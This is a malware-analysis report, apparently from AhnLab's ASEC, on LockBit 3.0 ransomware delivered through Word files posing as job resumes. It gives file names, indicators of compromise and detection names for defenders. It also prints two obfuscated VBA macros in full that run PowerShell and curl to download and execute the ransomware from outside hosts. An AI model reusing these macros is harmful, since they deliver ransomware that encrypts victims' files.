LockBit Ransomware Distributed Via Word Files Disguised as Resumes

By ATCP

Published: 2024-01-14 · Archived: 2026-04-05 22:01:00 UTC

AhnLab SEcurity intelligence Center (ASEC) has identified that LockBit ransomware is being distributed via Word files since last month. A notable point is that the LockBit ransomware is usually distributed by disguising itself as resumes, and recently found malicious Word files were also disguised as resumes [1]. The distribution method of LockBit ransomware using external URLs in Word files was first found in 2022 [2]. The recently discovered file names of malicious Word files are as follows.

File name
[[[231227_Yang**]]].docx
231227_Lee**.docx
231227Yu**,docx
Kim**.docx
SeonWoo**.docx

Working meticulously! A leader in communication!.docx
Candidate with a kind attitude and a big smile.docx
I will work with an enthusiastic attitude.docx

External link is included in the internal Word file \word_rels\settings.xml.rels, and the document file that has additional malicious macro code is downloaded from the external URL when the Word file is run. Most of the properties of the documents were similar to that of documents distributed in the past, thus it is assumed that the documents used in the past are being reused.




Figure 1. Connection to the external URL when the document file is run





Figure 2. File properties (File distributed in September 2022 / File distributed recently) As shown in the figure below, images are included in the file to prompt the users to run malicious VBA macro. When the macro is run, the VBA macro included in the document file downloaded from the external URL is run.






Figure 3. Image inserted in the file Identified external URLs are as follows.

- hxxps://viviendas8[.]com/bb/qhrx1h.dotm
- hxxps://learndash.825testsites[.]com/b/fgi5k8.dotm
- hxxps://neverlandserver.nn[.]pe/b/ck0zcn.dotm

The image below shows the macro code that was run through the downloaded document files. It is obfuscated similarly to the identified cases of VBA macro in 2022, and PowerShell is ultimately run to download and execute

LockBit ransomware.

2022.09 유포 문서의 VBA 매크로 코드

```
Private Sub Document_Open()
e = "eeaoh"
rockbottom = "naakslookD5"
usa = "C:\U"
a1740u5hf = Replace(":7eeaohC" & e & "4D", "eeaoh", "2")
Set l6p15g = GetObject("NeW" & a1740u5hf & Right(rockbottom, 2) & "-D70A-438B-8A42-984" &
CLng(1.9) & "4B88AFB" & CInt(8.2))
e = usa & "sers\Pub"
igfvguzb96j = e & "lic\skeml.l" & Left(rockbottom, 1) & Right(Left(rockbottom, 4), 1)
Set Reco = l6p15g.CreateShortcut(igfvguzb96j)
kqhh = e & "lic\1564984156166516519845615616584 56.exe"
godknows = Replace("cmd /c pow^ers^hell/W 01 c^u^rl htt^p://ppaauuaa11232.cc/aaa.e^xe -o " &
 kqhh & ";" & kqhh, "e", "e")
Reco.Arguments = "/p c:\windows\system32 /m notepad.exe /c """ & godknows & """"
Reco.WindowStyle = 7
nebbb = Replace("rundll32 url.dll,OpenURL " & igfvguzb96j, "l", "1")
Reco.TargetPath = Replace("fOrfiLeS", "@", "f")
Reco.Save
l6p15g.exec nebbb
End Sub
```

최근 유포되는 문서의 VBA 매크로 코드

```
Private Sub Document_Open()
lxj1wl5o = "dnw64"
olekMnaj2d = "Fle3kmg9a76z"
erxi = Chr(Asc(Left(Application.Path, 1)) - 15)
hbi6omfd1 = Replace(":7dnw64C" & lxj1wl5o & "4D", "dnw64", "2")
Set knbiyq = GetObject("new" & hbi6omfd1 & "D5-D70A-438B-8A42-984" & CLng(1.9) & erxi & "B88AFB" &
CInt(8.1))
lxj1wl5o = "C:\Users\Pub"
garz = lxj1wl5o & "lic\cw3fd.exe"
g6lfk4m304sk = Replace("cmd /c pow^lxj1wl5ors^hlxj1wl5oll/W 01 c^u^rl
htt^ps://llxj1wl5oarndash.825tlxj1wl5ostsitlxj1wl5os.com/b/abc.lxj1wl5o^xlxj1wl5o -o " & garz & ";"
 & garz, "lxj1wl5o", "e")
knbiyq.exec g6lfk4m304sk
End Sub
```

Figure 4. Comparison of macro code (VBA macro code of file distributed in September 2022 / VBA macro code of file distributed recently) Identified download URLs of LockBit ransomware are as follows.

- hxxps://learndash.825testsites[.]com/b/abc.exe
- hxxps://viviendas8[.]com/bb/abc.exe
- hxxps://neverlandserver.nn[.]pe/b/abc.exe

When the downloaded LockBit 3.0 ransomware is executed, it encrypts the files in the user's PC.

Figure 5. Ransom note




Figure 6. LockBit 3.0 infection screen As various malware other than LockBit ransomware are also being distributed under the guise of resumes, the users are advised to be extra cautious. [File Detection] Downloader/DOC.Macro (2023.12.29.03) Downloader/DOC.Agent (2024.01.02.03) Downloader/XML.Exernal (2024.01.09.00) Malware/Win.AGEN.R417906 (2021.04.27.03) Trojan/Win.Generic.R629778(2023.12.30.01) Ransomware/Win.LockBit.XM170 (2023.10.05.02) [Behavior Detection] Ransom/MDP.Event.M4194 [IOC Info] – DOCX fad3e205ac4613629fbcdc428ce456e5 6424cc2085165d8b5b7b06d5aaddca9a 1b95af49b05953920dbfe8b042db9285 11a65e914f9bed73946f057f6e6aa347 60684527583c5bb17dcaad1eeb701434 61fda72ff72cdc39c4b4df0e9c099293 16814dffbcaf12ccb579d5c59e151d16 9f80a3584dd2c3c44b307f0c0a6ca1e6 – DOTM f2a9bc0e23f6ad044cb7c835826fa8fe 4df66a06d2f1b52ab30422cbee2a4356

26b629643be8739c4646db48ff4ed4af – EXE 7a83a738db05418c0ae6795b317a45f9 bcf0e5d50839268ab93d1210cf08fa37 ab98774aefe47c2b585ac1f9feee0f19 URL hxxps://viviendas8[.]com/bb/qhrx1h.dotm hxxps://learndash.825testsites[.]com/b/fgi5k8.dotm hxxps://neverlandserver.nn[.]pe/b/ck0zcn.dotm hxxps://learndash.825testsites[.]com/b/abc.exe hxxps://viviendas8[.]com/bb/abc.exe hxxps://neverlandserver.nn[.]pe/b/abc.exe

MD5

11a65e914f9bed73946f057f6e6aa347

16814dffbcaf12ccb579d5c59e151d16

1b95af49b05953920dbfe8b042db9285

26b629643be8739c4646db48ff4ed4af

4df66a06d2f1b52ab30422cbee2a4356

Additional IOCs are available on AhnLab TIP.

URL

https[:]//learndash[.]825testsites[.]com/b/abc[.]exe

https[:]//learndash[.]825testsites[.]com/b/fgi5k8[.]dotm

https[:]//neverlandserver[.]nn[.]pe/b/abc[.]exe

https[:]//neverlandserver[.]nn[.]pe/b/ck0zcn[.]dotm

https[:]//viviendas8[.]com/bb/abc[.]exe

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/60633/